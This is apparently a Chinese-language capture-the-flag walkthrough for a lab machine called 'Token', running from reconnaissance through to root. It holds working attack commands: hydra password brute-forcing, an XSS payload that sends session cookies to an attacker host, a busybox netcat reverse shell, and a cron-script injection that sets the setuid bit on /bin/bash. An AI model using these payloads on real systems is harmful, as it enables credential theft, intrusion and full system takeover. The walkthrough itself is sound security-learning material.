Token

信息收集

主机发现

```
arp-scan -l
主机IP ： 192.168.21.55
```

端口扫描

```
nmap -sS -A -T5 -p- 192.168.21.55
```

```
22/tcp   open  ssh     OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)
| ssh-hostkey:
|   3072 f6:a3:b6:78:c4:62:af:44:bb:1a:a0:0c:08:6b:98:f7 (RSA)
|   256 bb:e8:a2:31:d4:05:a9:c9:31:ff:62:f6:32:84:21:9d (ECDSA)
|_  256 3b:ae:34:64:4f:a5:75:b9:4a:b9:81:f9:89:76:99:eb (ED25519)
80/tcp   open  http    Apache httpd 2.4.62 ((Debian))
| http-title: \xE7\xAE\xA1\xE7\x90\x86\xE5\x91\x98\xE7\x99\xBB\xE5\xBD\x95
|_Requested resource was login.php
|_http-server-header: Apache/2.4.62 (Debian)
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
5000/tcp open  http    Werkzeug httpd 3.1.3 (Python 3.9.2)
|_http-title: 404 Not Found
|_http-server-header: Werkzeug/3.1.3 Python/3.9.2
```

端口开放情况


Plain Text

```
1   22/tcp   open  ssh     OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)
2   80/tcp   open  http    Apache httpd 2.4.62 ((Debian))
3   5000/tcp open  http    Werkzeug httpd 3.1.3 (Python 3.9.2)
```

web信息收集


`80` 端口

`5000` 端口




目录扫描

`80` 端口



有一个留言板，可写入html，但是提交依次之后就自动跳转到登录页面无法继续访问





登录页面爆破一下账号密码

Plain Text

```
hydra -L user -P /usr/share/wordlists/rockyou.txt 192.168.21.55 http-post-form "/login.php:username=^USER^&password=^PASS^:S=302" -vV -f
```

成功爆出账号密码





有一个可输入命令的，但是测试好多命令都不能用，其他功能点没有可点击的

查看留言板

```
<script>document.consoel(123)</script>
```

123

123


存在xss，查看一下源码

```
<!-- JavaScript调试控制台 -->
<script>
    console.log("留言板页面已加载");
    console.log("Cookie信息:", document.cookie);

    try {
        if (document.cookie.includes('flask_token')) {
            console.log("检测到Flask令牌");
        }
    } catch (e) {
        console.error("令牌检测错误:", e);
    }

    // 确保所有脚本能够执行
    window.addEventListener('DOMContentLoaded', function() {
        var scripts = document.querySelectorAll('script[src]');
        scripts.forEach(function(script) {
            script.addEventListener('error', function() {
                console.warn("脚本加载失败:", script.src);
            });
        });
```

发现令牌名称 `flask_token` ，尝试窃取该值


```
<script>location.href='http://192.168.21.33:8888/?'+document.cookie</script>
```


kali监听 `nc -lvkp 8888`




等待一段时间成功获取token `flask_token=Bearer%20ADMIN_T0K3N_Flask_Dashazi`，目前没什么了，查看其他端口

`5000` 端口





登录页面





```
hydra -L user -P /usr/share/wordlists/rockyou.txt 192.168.21.55 -s 5000 http-post-form "/login:username=^USER^&password=^PASS^:S=302" -t 32 -f
```

失败，使用之前的 `token` 去访问 `cmd`

```
curl -H "Authorization: Bearer ADMIN_T0K3N_Flask_Dashazi"  http://192.168.21.55:5000/cmd
```


模糊测试参数值

```
ffuf -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -u 'http://192.168.21.55:5000/cmd?FUZZ=id' -H "Authorization: Bearer ADMIN_T0K3N_Flask_Dashazi"
```



发现参数为cmd

```
curl -H "Authorization: Bearer ADMIN_T0K3N_Flask_Dashazi"  http://192.168.21.55:5000/cmd?cmd=id
```




成功命令执行

GetShell

利用命令执行反弹shell

kali监听 `5566` 端口

```
curl -H "Authorization: Bearer ADMIN_T0K3N_Flask_Dashazi"  'http://192.168.21.55:5000/cmd?cmd=busybox%20nc%20192.168.21.33%205566%20-e%20%2Fbin%2Fbash'
```



反弹shell成功


权限提升

开启一个稳定的交互式shell

```
SHELL=/bin/bash script -q /dev/null
```

查看可登录用户

```
grep -E 'sh$' /etc/passwd
```



发现flag

```
-rw-r--r-- 1 root      root        44 Jul 21 23:08 user.txt
www-data@Token:/home/catalytic$ cat user.txt
flag{user-caaea73c2af7f9b2391cc15f398b0e74}
```

尝试爆破用户 `catalytic` 密码

```
Plain Text
1  hydra -l catalytic -P /usr/share/wordlists/rockyou.txt ssh://192.168.21.55
   -t 32 -f -e nsr
```

```
ries per task
[DATA] attacking ssh://192.168.21.55:22/
[22][ssh] host: 192.168.21.55   login: catalytic   password: catalytic
[STATUS] attack finished for 192.168.21.55 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-12-06 12:43:09
```

```
Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
catalytic@Token:~$ id
uid=1000(catalytic) gid=1000(catalytic) groups=1000(catalytic)
catalytic@Token:~$
```

成功登录

```
catalytic@Token:~$ sudo -l
Matching Defaults entries for catalytic on Token:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User catalytic may run the following commands on Token:
    (ALL) NOPASSWD: /usr/bin/id
catalytic@Token:~$ /usr/bin/id
uid=1000(catalytic) gid=1000(catalytic) groups=1000(catalytic)
catalytic@Token:~$
```

```
catalytic@Token:~$ sudo id
uid=0(root) gid=0(root) groups=0(root)
```

没找到利用方法，查看一下计划任务

```
2025/12/06 06:57:01 CMD: UID=0     PID=56371  | /usr/sbin/CRON -f
2025/12/06 06:57:01 CMD: UID=0     PID=56372  | /bin/sh -c /usr/bin/python3  /var/www/html/check_mes
sages_cron/check_messages.py
2025/12/06 06:57:02 CMD: UID=0     PID=56373  | /usr/bin/python3 /var/www/html/check_messages_cron/c
```

发现计划任务，切换到www-data权限去写入该文件

```
Plain Text
1  echo 'import os; os.system("chmod +s /bin/bash")' >> check_messages.py
```

```
ww-data@Token:~/html/check_messages_cron$ ls -l /bin/bash
rwsr-sr-x 1 root root 1168776 Apr 18  2019 /bin/bash
ww-data@Token:~/html/check_messages_cron$ bash -p
ash-5.0# id
id=33(www-data) gid=33(www-data) euid=0(root) egid=0(root) groups=0(root),33(www-data)
ash-5.0# cat /root/root.txt
lag{root-d404401c8c6495b206fc35c95e55a6d5}
ash-5.0#
```

等待1分钟提权成功